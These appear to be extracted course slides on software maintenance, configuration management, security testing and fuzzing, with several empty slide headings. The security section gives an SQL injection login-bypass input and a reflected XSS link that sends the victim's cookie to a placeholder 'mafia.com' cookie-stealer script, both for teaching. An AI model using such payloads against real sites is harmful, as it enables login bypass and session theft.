
---

- Identification of components and changes
- Control of the way changes are made
- Status accounting – recording and documenting all activities that have taken place
- Auditing changes – making the current state visible


# The Big Picture



# Version Control (1)



# Version Control (2)



# Build

- 
- One of the most frequently performed operations
  - **Incremental building**: only rebuild objects that have been changed or have had a dependency change
  - **Consistency**: must use appropriate versions of the source files
  - Makefiles are often used to declare dependencies between different modules

# Change Control

---

- Decide if a requested change should be made
  - Is it valid? Does the cost of the change outweigh its benefit? Are there any potential risks?
- Manage the actual implementation of the change
  - Allocate resources, record the change, monitor the progress
- Verify that the change is done correctly
  - Ensure that adequate testing be performed



# Change Request Form

Name of system:

Version:

Revision:

Date:

Requested by:

Summary of change:

Reasons of change:

Software components requiring change:

Documents requiring change:

Estimated cost:

- Introduction
- Process Models
- Program Understanding
- Configuration Management
- **Management Issues**
- Conclusion

# Responsibilities

---

- Maximize productivity
  - Personnel management
    - Choose the right people, motivate the team, keep the team informed, allocate adequate resources
  - Organizational mode
    - Combined or separate development/maintenance teams, module ownership, change ownership

# Motivating the Team

---

- **Rewards:** financial rewards, promotion
- **Supervision:** technical supervision and support for inexperienced staff
- **Assignment patterns:** rotate between maintenance and development
- **Recognition:** properly acknowledge one's achievements
- **Career structure:** provide room for career growth

# Education and Training

---

- Objective: To raise the level of awareness
  - Not a peripheral activity, but at the heart of an organization
- Strategies
  - University education
  - Conferences and workshops
  - Hands-on experience

# Module Ownership

- Pros
  - The module owner develops a high level of expertise in the model
- Cons
  - No one is responsible for the entire system
  - Workload may not be evenly distributed
  - Difficult to implement changes that require collaboration of multiple modules

# Change Ownership

---

- Pros:
  - Tends to adhere to standards set for the entire software system
  - Integrity of the change is ensured
  - Changes can be code and tested independently
  - Changes inspection tends to be taken seriously
- Cons:
  - Training of new personnel can be difficult
  - Individuals do not have long-lasting responsibilities

- Introduction
- Process Models
- Program Understanding
- Configuration Management
- Management Issues
- Conclusion

# Conclusion

---

- Maintenance is a critical stage in the software lifecycle, and must be managed carefully
- Unlike new development, maintenance must work within the constraints of the existing system
- Central to maintenance is the notion of change. Changes must be managed and controlled properly.
- Not only the code needs to be maintained, but also the documentation.

# Security Testing

---

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

# Software Security

---

- How to build software that is secure, i.e., able to stand against malicious attacks
  - Confidentiality, integrity, availability, authenticity, authorization, and others
- Security must be built-in, instead of added-on
  - Security concerns must be dealt with from the beginning of a project

# Functionality vs Security

---

- **Functionality** is about what software should do, while **security** is about what it should not do
  - **Security** is often considered as a secondary concern
  - Which one is more challenging?
- Many security requirements are not explicitly specified
  - For example, software should be free from buffer overflow, cross-site scripting, and other vulnerabilities

# Input Validation

---

- Many security attacks are possible due to inadequate input validation
  - Imagine what an attacker can do?
- All inputs, especially those coming from the Internet, should be considered dangerous, and thus need to be validated
  - Data is considered to be tainted if it uses, directly or indirectly, information from external inputs.

# Security Testing

---

- Detect security vulnerabilities, before the hackers do
  - Think and act like a hacker, but with good intent
- The key challenge is to automate the hacking process that is to a large extent creative.
- In many cases, source code may not be possible.
  - Black-box testing, binary/byte code analysis

# Security Testing

---


- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

# Buffer Overflow


- What happens if we write beyond the capacity of an array-like data structure?
  - Program crash (if lucky), remote code execution, or even full control over a computer
- One of the most common security problems, especially in languages such as C/C++

```
char buffer [10];
buffer[10] = 'x';
```


# Memory Layout



# Buffer Overflow (2)



# Buffer Overflow (3)



# SQL Injection

Username:   
Password:


```
$result = mysql_query ( "select * from accounts". "where username = '$username'". "and password = '$password' ;");  
If (mysql_num_rows ($result) > 0)  
    $login = true;
```

SELECT \* FROM Accounts  
WHERE Username = 'user'  
AND Password = 'secret';

# SQL Injection (2)

Username: ' or 1 = 1; /\*

Password: secret



```
SELECT * FROM Accounts  
WHERE Username = '' or 1 = 1;  
/*' AND Password = 'secret';
```

# XSS Scripting

---

- Attackers inject scripts that are executed on victim's machine with victim's access rights
  - Can steal information, e.g., from session cookies
- **Reflected XSS**: send victim a link that will execute malicious scripts
- **Stored XSS**: post malicious scripts on the server, e.g., by posting on a web forum

# XSS Scripting (2)

---

- Suppose accessing a web page,  
<http://www.123.com/abc>, returns a web page  
with the text, “Page <http://www.123.com/abc>  
not found”.
- What happens if attacker sends an email  
containing the following link:  
<http://www.123.com/>  
<<script>location.href='http://mafia.com/cookieStealer.php?cookie='+document.cookie</script>>?

# Security Testing

---

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

# Basic Idea

---

- Use randomly generated data to test software
- Test oracles typically just monitor for program crashes
- Advantages/disadvantages?

# Common Fuzzing Inputs

---

- Very long or completely blank strings
- Max or min values of integers, or simply zeros
- Special characters or keywords
  - Nulls, newlines, or end-of-file characters
  - Format string characters
  - Semi-colons, slashes and backslashes, quotes
- Of course, a lot of randomly generated inputs

# Major Components

---

- **Fuzz generator**: responsible for random input generation
  - Mutative vs generative
- **Delivery mechanism**: responsible for delivering test inputs from fuzz generator to the SUT
  - Files, environment variables, invocation parameters, network transmissions, operating system events (e.g., mouse and keyboard events)

# Major Components

---

- **Monitoring system**: responsible for observing the runtime behavior of the SUT during test execution
  - Local vs remote monitoring

# Mutation-Based Fuzzing

- Take one or more well-formed inputs, and then make random or heuristic changes
  - Requires little or no knowledge of input structure
  - Changes could include some special values, e.g., null, max/min, boundary values
- For example, fuzzing a PDF viewer could start with one or more (well-formed) PDF files, and then mutate the files
- Pros/Cons?

# Generation-Based Fuzzing


- Create input based on a specification of the input structure, e.g., grammar, protocol specification
  - Random/heuristic changes can be made at certain parts of the input structure
- For example, a PDF viewer can be fuzzed by generating random PDF files based on the spec of the PDF format
- Pros/Cons?

# White-box Fuzzing

```
void top (char input[4]) {  
    int cnt = 0;  
    if (input[0] = 'b') cnt ++;  
    if (input[1] = 'a') cnt ++;  
    if (input[2] = 'd') cnt ++;  
    if (input[3] = '!') cnt ++;  
    if (cnt >= 4) crash();  
}
```

What is the chance for random testing to make this function crash?

# White-box Fuzzing (2)



# History

---

- 1998: “The Fuzz Generator,” a class project taught by Prof. Barton Miller at Univ of Wisconsin
- 1999 - 2003: The PROTOS project focusing on fuzz testing for security protocols
- 2002: The SPIKE tool that supports block-based fuzzing
- 2005: Wide adoption for security testing
- 2007: Whitebox fuzzing tools, including SAGE and KLEE

# Security Testing

---

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- **Summary**

# Summary

---

- Security is becoming a significant concern in today's connected world.
- Common security vulnerabilities include buffer overflow, command injection, and XSS.
- Security testing is to break a system like a hacker, but with a good intent.
- Fuzz testing is a simple idea, but can be very effective.
- Smart fuzzing makes fuzzing more effective using additional knowledge on the input structure and/or source code.

# Outline

---

- Introduction
- Product & Version Space
- Interplay of Product and Version Space
- Intensional Versioning
- Conclusion

- The discipline of managing the evolution of large and complex software systems
  - A key element in achieving process maturity
- **Management support:** Change control, status accounting, audit and review
- **Development support:** Recording configurations, maintaining consistency, building derived objects, reconstructing previously recorded configurations, constructing new configurations

# Version Model

- Defines the objects to be versioned, version identification and organization, as well as operations for retrieving existing versions and constructing new versions.
  - **Product Space**: software objects and their relationships
  - **Version Space**: different versions of software objects
  - **Versioned object space**: combines product and version space

# Product Space

---

- Describes the structure of a software product without taking versioning into account
- Can be represented by a product graph
  - Nodes – Software objects
  - Edges – Relationship between software objects

# Software Objects

